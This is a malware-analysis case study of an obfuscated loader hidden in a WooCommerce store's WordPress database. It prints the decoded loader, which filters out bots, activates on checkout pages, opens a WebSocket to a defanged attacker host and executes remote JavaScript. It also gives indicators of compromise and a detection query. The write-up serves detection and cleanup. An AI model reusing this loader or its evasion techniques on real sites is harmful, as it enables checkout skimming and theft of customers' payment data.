Case Study
WooCommerce Checkout Malware: Obfuscated WebSocket Loader Found in WordPress

Key takeaways
- An obfuscated JavaScript loader was discovered during a routine maintenance review of a WooCommerce website.
- The malware was stored in a serialized WordPress database option and injected into the frontend through a legitimate header-code setting.
- The decoded script activated only for non-bot visitors when the URL contained
checkout. - It opened a WebSocket connection to a remote server and executed JavaScript received from that server.
- This gave the remote operator the technical ability to change the checkout-page behavior without editing the stored WordPress payload.
- One credit-card integration rendered its fields directly in the WooCommerce page DOM, making those values potentially accessible to malicious page-level JavaScript.
- The exact historical second-stage payload was not captured, so this case does not prove that payment-card data was actually stolen.
- The incident shows why WooCommerce security checks must include rendered source, database options, checkout behavior, and external browser connections—not only theme and plugin files.
A WooCommerce website can appear normal while malicious code waits silently for customers to reach the checkout page.
That was the situation in this case. During a routine maintenance review, I found an unfamiliar obfuscated script in the rendered source of a client’s WordPress website. The site had not been submitted because of a visible redirect, a broken checkout, or a confirmed payment complaint. The code was discovered through manual checking.
After tracing the injection, I found that the payload was not stored as an obvious standalone JavaScript file. It was embedded in a serialized WordPress database option and delivered through a legitimate setting used to add code to the website header.
Decoding the first-stage script revealed that it specifically watched for checkout URLs, attempted to avoid bots and crawlers, connected to a remote WebSocket server, and executed whatever JavaScript the remote server returned.
Threat classification: WooCommerce checkout-targeted obfuscated JavaScript loader with a remote WebSocket command channel and dynamic code execution in the customer’s browser.
What happened in this WooCommerce malware case?
| Website type | WordPress ecommerce website using WooCommerce |
|---|---|
| Discovery method | Manual source-code and database review during routine maintenance |
| Threat type | Obfuscated checkout-targeted JavaScript loader |
| Storage location | Serialized data inside a WordPress database option |
| Injection method | A legitimate theme-managed header-code setting printed the payload into the frontend source |
| Page trigger | The current URL contained checkout |
| Visitor filter | Attempted to exclude bots, spiders, crawlers, and search-engine user agents |
| Remote connection | wss://lgstd[.]ws (defanged) |
| Remote execution | new Function(event.data) |
| Confirmed risk | Attacker-controlled JavaScript could be delivered to real checkout visitors and executed in the WooCommerce page context |
| Not confirmed | The exact historical second-stage payload and whether payment information was actually transmitted |
How the checkout malware was discovered
The first evidence appeared in the rendered HTML source. Among legitimate WooCommerce and optimization scripts was an unfamiliar JavaScript block containing hexadecimal character escapes, reversed content, XOR decoding, and dynamic execution.
That combination did not resemble normal analytics, payment-gateway code, or theme functionality. The script also used the current website hostname as part of its decoding key, meaning that copying the payload to another domain could cause the decoded output to break.

The website did not need to show a visible redirect during the inspection for the malware to be dangerous. Its own conditions determined which visitors and URLs would receive the active behavior.
The malware was hidden in the WordPress database
A filesystem-only review would not have explained the injection. Database searching showed that the malicious script was stored inside a serialized option in the WordPress options table.
WordPress themes and plugins often save structured settings as serialized data. Attackers can abuse these trusted settings to store JavaScript that is later printed into the frontend without creating an obvious malicious file.

Important: Manually deleting part of a serialized database value can corrupt its declared string lengths. A database backup should be created first, and the value should be removed through the related WordPress setting or handled with WordPress-aware code.
A legitimate header-code feature delivered the payload
The same script was visible inside a theme-managed integration field used to add custom code to the website’s <head>.
The feature itself was legitimate. Website owners commonly use similar fields for analytics, verification tags, advertising scripts, chat widgets, and performance tools. The security problem was that an attacker had placed malicious JavaScript inside a trusted database-backed setting.

This case is not limited to one WordPress theme. Similar persistence can be placed in:
- theme header or footer integration settings;
- custom-code plugins;
- page-builder global scripts;
- header/footer injection plugins;
- widgets and reusable templates;
- site options and plugin settings;
- Google Tag Manager or other external script managers;
- database content loaded into the frontend.
The storage location shows how the malware was delivered. It does not establish how the attacker first gained access. The original entry point could have involved compromised administrator credentials, a vulnerable component, hosting access, an existing backdoor, or another security weakness.
Safe representation of the obfuscated malware
The following representation is shortened, escaped, and intentionally non-executable. The command-and-control hostname is defanged.
<script>
!function(z,t){
  /*
   * Reversed hexadecimal payload
   * Repeating XOR key: window.location.hostname
   * Decoded text executed dynamically
   */
}(
  '\x54\x4a\x0c\x07...[SHORTENED]...\x11\x56',
  window.location.hostname
);
</script>
Decoded WooCommerce checkout loader
After reversing the encoded content and applying the target hostname as the repeating XOR key, the first-stage behavior became readable.
This analysis copy is formatted for readability. The client domain is redacted and the remote hostname is defanged:
!function (windowObject, checkoutKeyword) {
  const looksLikeBot =
    /bot|googlebot|crawler|spider|robot|crawling/i
      .test(navigator.userAgent);

  const isCheckoutPage =
    windowObject.location.toString()
      .includes(checkoutKeyword);

  if (!looksLikeBot && isCheckoutPage) {
    const socket =
      new WebSocket("wss://lgstd[.]ws");

    socket.onopen = function () {
      socket.send("<redacted-client-domain>");
    };

    socket.onmessage = function (event) {
      new Function(event.data)(socket);
    };
  }
}(window, "checkout");
The WebSocket address was also hidden. A separate numeric array was decoded by applying XOR with the value 14:
[121,125,125,52,33,33,98,105,125,122,106,32,121,125]
  .map(value => String.fromCharCode(value ^ 14))
  .join("");

// Defanged result:
// wss://lgstd[.]ws
What did the WooCommerce malware actually do?
1. It attempted to avoid automated visitors
The loader checked the visitor’s user-agent string for terms including bot, googlebot, crawler, spider, robot, and crawling.
This did not guarantee scanner evasion, but it reduced the chance that a basic automated crawl would trigger the active stage.
2. It waited for a checkout-related URL
The code checked whether the current URL contained checkout. On a WooCommerce store, that concentrates the attack on pages where customer names, email addresses, phone numbers, billing addresses, shipping addresses, order details, and payment fields may be present.
3. It connected the customer’s browser to a remote server
The loader created an encrypted WebSocket connection to wss://lgstd[.]ws.
Unlike a one-time request, a WebSocket can maintain a two-way communication channel between the checkout visitor’s browser and the remote server.
4. It sent the infected website’s domain to the remote server
Once connected, the script transmitted the compromised website’s hostname. This could allow the remote infrastructure to identify the infected store and return a site-specific payload.
5. It executed JavaScript supplied by the remote server
The most serious part of the loader was:
socket.onmessage = function (event) {
  new Function(event.data)(socket);
};
The Function constructor converts text into executable JavaScript. Here, that text arrived from the remote WebSocket server.
This means the code stored in WordPress was only the first stage. The attacker could change the checkout behavior remotely without modifying the database payload again.
Could this malware read WooCommerce credit-card fields?
That depended on how each payment method rendered its sensitive fields.
During this investigation, one credit-card integration displayed the card number as a normal HTML input inside the merchant website’s checkout-page DOM rather than placing the field inside a separate cross-origin payment iframe.
Where a card number, expiry date, or security code exists in ordinary page inputs, malicious JavaScript running in the same page can technically:
- select the input elements;
- listen for typing or form-submission events;
- read entered values;
- combine them with billing and order information; and
- send the information to another server.
This establishes technical capability, not proof of actual theft. The captured first-stage loader did not itself contain the final data-collection logic. That logic, if used, would have arrived from the remote WebSocket server.
What about hosted PayPal, financing, or iframe-based payment fields?
Sensitive fields hosted inside a properly isolated third-party iframe are generally not directly readable by ordinary JavaScript running in the parent WooCommerce page.
However, a compromised checkout page is still unsafe. Attacker-controlled JavaScript could potentially:
- read customer and order details from the surrounding page;
- observe the selected payment method;
- hide or replace legitimate payment elements;
- display a fake payment form or overlay;
- alter checkout buttons or messages;
- redirect customers to a fraudulent payment page; or
- inject additional scripts.
Therefore, provider-hosted payment fields may reduce direct access to raw card values, but they do not make a malware-infected checkout page safe.
Was payment-card theft confirmed?
No. This case established a serious capability, but it did not recover the historical remote second-stage payload.
Confirmed by the evidence:
- The malicious code targeted checkout-related URLs.
- It attempted to exclude bots and crawlers.
- It connected to a remote WebSocket endpoint.
- It could execute JavaScript supplied by that endpoint.
- At least one card integration rendered sensitive fields directly in the merchant-page DOM.
Not confirmed by the available evidence:
- That the remote server sent a card-skimming payload.
- That card numbers, expiry dates, security codes, or customer details were transmitted.
- That every checkout visitor received the same second-stage payload.
- That a particular order or customer was affected.
- The exact date on which the malicious option was first modified.
- The original vulnerability or access method used by the attacker.
Accurate conclusion: The website contained a WooCommerce checkout-targeted remote JavaScript loader capable of supporting payment-field interception, checkout manipulation, fake overlays, or redirects. Actual payment-data theft was not confirmed.
Why a normal WordPress malware scan could miss it
This infection combined database persistence, obfuscation, conditional execution, and a remote second stage.
- The payload was stored in a WordPress database option rather than a clear malware file.
- The hexadecimal content was reversed before decoding.
- The website hostname was used as the XOR key.
- Decode errors were hidden inside an empty
catchblock. - The WebSocket hostname was encoded separately.
- Several bot and crawler user agents were excluded.
- The active connection was limited to checkout-related URLs.
- The final behavior was received remotely after the page loaded.
A scanner might identify one or more indicators, but a file-only scan or a crawl that never triggers the checkout condition can miss the full behavior.
Indicators of compromise
The following indicators can help defenders search for related infections. A single match should be investigated in context.
lgstd.wsnew Function(event.data)new Function(e.data)(s)new WebSocket(window.location.hostnameused as a decoding keyincludes("checkout")bot|googlebot|crawler|spider|robot|crawling- unexpected scripts inside serialized WordPress options;
- unknown JavaScript inside theme or plugin header-integration settings.
A read-only database search can help locate related strings. Replace wp_ if the website uses another table prefix:
SELECT option_id, option_name
FROM wp_options
WHERE option_value LIKE '%lgstd%'
   OR option_value LIKE '%new Function(e.data)%'
   OR option_value LIKE '%new WebSocket(%'
   OR option_value LIKE '%crawler|spider|robot%'
   OR option_value LIKE '%includes("checkout")%';
How I handled the immediate infection
The known malicious code was removed from the database-backed header setting, and the rendered source was reviewed again to confirm that the identified loader was no longer being printed into the frontend.
Because removing one visible injection does not identify the original entry point, a complete response should also include:
- Evidence preservation: save the infected database value, relevant screenshots, database backups, and available logs before making further changes.
- Cache clearing: purge WordPress cache, optimization cache, hosting cache, and CDN cache.
- Source verification: recheck normal pages, cart pages, checkout pages, mobile output, and logged-out sessions.
- Persistence review: inspect users, administrator sessions, WP-Cron, MU plugins, active and inactive plugins, themes,
wp-config.php, uploads, and database options. - Access review: check WordPress, hosting, SFTP, SSH, database, CDN, DNS, tag-manager, and payment-dashboard access.
- Credential rotation: replace credentials and invalidate old sessions where appropriate.
- Software review: identify outdated, abandoned, unlicensed, or unsupported themes and plugins.
- Payment-incident review: preserve transaction records and consult the payment processor or acquiring bank when checkout payment exposure cannot be ruled out.
- Post-cleanup monitoring: monitor the source, database settings, checkout behavior, administrator activity, and external network connections for reinjection.
Why maintenance should start with a clean baseline
This malware was found during a routine review, not after a customer reported an obvious checkout attack.
That distinction matters. Plugin updates and backups can help maintain a website, but neither proves that the site was clean before maintenance began. A compromised database setting can remain active while files appear normal and orders continue to arrive.
Maintenance protects a verified baseline. An initial security review is how that baseline is established.
Lessons for WooCommerce store owners
- A working checkout does not prove that the checkout page is clean.
- Malware can live in WordPress options instead of theme or plugin files.
- Legitimate header-code and custom-script settings can be abused.
- Checkout-only malware may remain invisible across most of the website.
- Bot filtering can hide malicious behavior from basic automated crawls.
- Remote loaders let attackers change the second-stage behavior without reinfecting WordPress.
- Payment fields rendered directly in the page DOM have a different risk profile from properly isolated hosted fields.
- The location of malicious code does not automatically identify the vulnerability used to place it.
- Removing the injection without investigating users, access, persistence, and software weaknesses leaves reinfection risk.
- Payment-data theft should not be claimed without evidence, but credible exposure risk should not be ignored.
Frequently asked questions
What is WooCommerce checkout malware?
WooCommerce checkout malware is malicious code designed to activate on ecommerce checkout pages. Depending on the payload, it may read form data, modify payment elements, display fake fields, redirect customers, or load additional code from an external server.
Was this malware a JavaScript payment skimmer?
The recovered loader had the capability to support payment skimming because it targeted checkout pages and executed remote JavaScript. However, the exact historical second-stage payload was not captured, so actual card-data collection was not proven.
Where was the checkout malware stored?
In this incident, it was stored inside a serialized WordPress database option and printed into the website header through a legitimate integration setting. Similar malware can also appear in plugins, page builders, widgets, templates, tag managers, or injected files.
Could the malware read credit-card information?
It could potentially read values from card fields rendered directly as normal inputs in the WooCommerce page. Sensitive fields inside properly isolated third-party iframes are generally harder for parent-page JavaScript to read directly, although the surrounding checkout can still be manipulated.
Does finding the loader prove that customers’ cards were stolen?
No. It proves that remote attacker-controlled code could run in the checkout-page context. Confirmation of data theft would require evidence such as the second-stage payload, captured network traffic, endpoint telemetry, logs, payment-provider findings, or related fraud reports.
Can a WordPress security scanner detect this malware?
Some scanners may recognize parts of the code or known indicators. However, database storage, hostname-bound decoding, bot filtering, checkout-only activation, and remote payload delivery can make automated detection incomplete.
Is deleting the suspicious script enough?
No. Cleanup should include database and file review, administrator and session checks, credential rotation, software updates, access-log review, cache clearing, payment-incident assessment, and post-cleanup monitoring.
Does finding malware in a theme setting prove that the theme was the entry point?
No. It proves that the setting was used to store or deliver the payload. The attacker could have reached that setting through compromised credentials, another vulnerable plugin or theme, hosting access, an existing backdoor, or another route.
Final result
The visible infection was removed, and the known loader was no longer present in the rendered source after cleanup.
The larger finding was that a WooCommerce website processing real orders had contained a database-backed checkout loader capable of receiving and executing remote JavaScript in customer browsers.
No responsible investigation should claim confirmed card theft without evidence. At the same time, a checkout-targeted remote loader—especially where card fields exist directly in the page DOM—must be treated as a serious potential payment-page compromise.
Related case studies
More work in context.

Blacklist Removal
Google Rejected the Security Review After Malware Scanners Said the WordPress Site Was Clean
Automated scanners and an AI-assisted inspection found no remaining malware, but Google continued to flag the WordPress site. Our manual investigation uncovered an obfuscated remote loader, compressed PHP malware disguised as a PNG, an unauthorized administrator and a malicious frontend script.
Read case study